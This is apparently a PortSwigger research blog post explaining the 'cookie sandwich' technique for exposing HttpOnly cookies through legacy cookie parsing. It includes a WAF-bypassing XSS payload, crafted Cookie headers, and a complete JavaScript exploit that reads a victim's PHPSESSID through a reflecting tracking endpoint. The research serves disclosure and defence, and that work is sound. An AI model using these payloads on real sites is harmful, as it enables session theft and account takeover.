
In this post, I will introduce the “cookie sandwich” technique which lets you bypass the HttpOnly flag on certain servers. This research follows on from Bypassing WAFs with the phantom $Version cookie. Careful readers may have noticed that legacy cookies allow special characters to be
included inside the cookie value. In this post, we’re going to abuse that.
Cookie sandwich
The cookie sandwich technique manipulates how web servers parse and handle
cookies when special characters are used within them. By cleverly placing
quotes and legacy cookies, an attacker can cause the server to misinterpret
the structure of the cookie header, potentially exposing HttpOnly cookies to
client-side scripts.
How It Works:
Because the Chrome browser doesn’t support legacy cookies, it lets attackers create a cookie name that starts with a $, like $Version, from
JavaScript. Furthermore, quotes can be placed inside any cookie value. The
following code demonstrates how to create a cookie sandwich to steal a restricted cookie value:
document.cookie = `$Version=1;`;

document.cookie = `param1="start`;

// any cookies inside the sandwich will be placed into param1 value server-side

document.cookie = `param2=end";`;
The Cookie header in the request/response might appear as:
GET / HTTP/1.1

Cookie: $Version=1; param1="start; sessionId=secret; param2=end"
=>
HTTP/1.1 200 OK

Set-Cookie: param1="start; sessionId=secret; param2=end";
A little reminder of how Apache Tomcat processes cookie headers:
-
The parser handles both
RFC6265 and
RFC2109
standards, defaulting to legacy parsing logic if a string starts with
the special
$Version
attribute. -
If cookie value starts with double quotes, it will continue reading
until the next unescaped double quotes char. - It will also unescape any character starting with backslash ().
If the application improperly reflects the param1 cookie in the response or does not have the HttpOnly attribute,
the entire cookie string, including any HttpOnly session cookie sent by the browser between param1 and param2 – can be exposed.
Python frameworks support quoted strings by default, eliminating the need
for the special $Version attribute. These frameworks also recognize the
semicolon as the browser’s cookie pair separator, automatically encoding all
special characters into a four-character sequence: a forward slash followed
by the three-digit octal equivalent of the character. A “cookie sandwich”
attack against a Flask application might look like this:
GET / HTTP/1.1

Cookie: param1="start; sessionId=secret; param2=end"
=>
HTTP/1.1 200 OK

Set-Cookie: param1="start73 sessionId=secret73 param2=end";
Real world example
Analytics often employ cookies
or URL parameters to monitor user actions, and rarely validate the tracking ID. This makes them a
perfect target for the cookie sandwich attack. Typically, when a user first
visits a site, the server creates a random string visitorId and stores it in
cookies. This visitorId is then shown on the webpage for analytics:
<script>

{"visitorId":"deadbeef"}

script>
This scenario creates a vulnerability. If an attacker can access the
webpage content – perhaps through a CORS request with credentials or an XSS
attack on the same origin – they can bypass the HttpOnly
cookie flag, exposing sensitive user information.
Stealing an HttpOnly PHPSESSID cookie
In a recent test, I encountered a vulnerable application with a reflected
XSS vulnerability on an error page. Here’s how I was able to use it to steal
an HttpOnly PHPSESSID cookie. The journey involved bypassing some security
controls and leveraging an overlooked tracking domain vulnerability.
Step 1: Identifying the XSS Vulnerability
The vulnerable application reflected certain link and meta attributes
without proper escaping. This allowed me to inject JavaScript code, as the
server didn’t properly sanitize the user input. While AWS WAF was in place,
it could be bypassed due to an unpatched event
oncontentvisibilityautostatechange. Thanks to @garethheyes who helped
me with that trick:
<link rel="canonical"
oncontentvisibilityautostatechange="alert(1)"
style="content-visibility:auto">
Step 2: Finding the Exposed Cookie Parameter
Once I confirmed that I could run custom JavaScript on the page, my next
objective was to locate an HttpOnly cookie associated with the domain.
Initially, I didn’t find any directly accessible analytics JavaScript, but I
discovered a tracking domain that reflected the session ID parameter in the
JSON response body. This tracking endpoint accepted a session parameter in
the URL, as shown below:
GET /json?session=ignored HTTP/1.1
Host: tracking.example.com

Origin: https://www.example.com

Referer: https://www.example.com/

Cookie:  session=deadbeef;
HTTP/2 200 OK

Content-Type: application/json;charset=UTF-8

Access-Control-Allow-Origin: https://www.example.com

Access-Control-Allow-Credentials: true


{"session":"deadbeef"}
This website is a great candidate to use in our attack because:
- reflects cookie value in the response body
- allows cross origin request from vulnerable domain
Step 3: Exploiting Cookie Downgrade for Exfiltration
This tracking application had an interesting behaviour: although the session
URL query parameter is mandatory, the server overwrites its value with the
one from the Cookie header. Since the backend runs on Apache Tomcat, I
leveraged the phantom $Version cookie to switch to
RFC2109 and
execute a cookie sandwich attack. However, one critical challenge remained:
controlling the order of cookies in the client’s request. For the $Version cookie to be sent first, it must either be created earlier or have a path
attribute longer than all other cookies. While we cannot control the
creation time of the victim’s cookie, we can manipulate the path attribute.
In this case, the chosen path was /json.
By using a carefully crafted Cookie header, I could manipulate the order of
cookies and exploit the reflection vulnerability to capture the HttpOnly
PHPSESSID cookie. Here’s an example of the malicious request I used:
GET /json?session=ignored
Host: tracking.example.com

Origin: https://www.example.com

Referer: https://www.example.com/

Cookie: $Version=1; session="deadbeef; PHPSESSID=secret; dummy=qaz"
HTTP/2 200 OK

Content-Type: application/json;charset=UTF-8

Access-Control-Allow-Origin: https://www.example.com

Access-Control-Allow-Credentials: true


{"session":"deadbeef; PHPSESSID=secret; dummy=qaz"}
Step 4: Putting It All Together
To summarize, here’s the process of the attack:
-
The user visits a page containing the oncontentvisibilityautostatechange XSS
payload. -
The injected JavaScript sets cookies $Version=1, session=”deadbeef, both
cookies have Path value /json to change cookie order. - Finally the script appends the cookie dummy=qaz”.
-
The script then makes a CORS request to the tracking application endpoint,
which reflects the manipulated PHPSESSID cookie in the JSON response.
Final exploit:
async function sandwich(target, cookie) {

// Step 1: Create an iframe with target src and wait for it
const iframe = document.createElement('iframe');
const url = new URL(target);
const domain = url.hostname;
const path = url.pathname;
iframe.src = target;
// Hide the iframe
iframe.style.display = 'none';
document.body.appendChild(iframe);
// Optional: Add your code to check and clean client's cookies if needed
iframe.onload = async () => {
// Step 2: Create cookie gadget
document.cookie = `$Version=1; domain=${domain}; path=${path};`;
document.cookie = `${cookie}="deadbeef; domain=${domain}; path=${path};`;
document.cookie = `dummy=qaz"; domain=${domain}; path=/;`;
// Step 3: Send a fetch request
try {
const response = await fetch(`${target}`, {
credentials: 'include',
});
const responseData = await response.text();
// Step 4: Alert response
alert(responseData);
} catch (error) {
console.error('Error fetching data:', error);
}
};
}
setTimeout(sandwich, 100, 'http://example.com/json', 'session');
With this method, I could get access to the other user session cookie from
the JSON response, leveraging XSS, cookie manipulation, and the tracking
application’s vulnerability.
Recommendation
Cookie security is essential for safeguarding web applications against
numerous types of attacks. Pay close attention to cookie encoding and
parsing behaviours. It’s important to comprehend how cookies are processed
by the frameworks and browsers you utilise. Note that, by default Apache
Tomcat versions 8.5.x, 9.0.x and 10.0.x support the
RFC2109.
Want to learn more?
Be sure to check out our previous blog post on bypassing
WAFs using the phantom $Version cookie.
For our latest blog posts and security insights, follow us on
X (formerly Twitter) and
Bluesky,
and join
the official PortSwigger Discord.
For more in-depth insights, I highly recommend Ankur Sundara’s blog post,
Cookie Bugs – Smuggling & Injection.
Back to all articles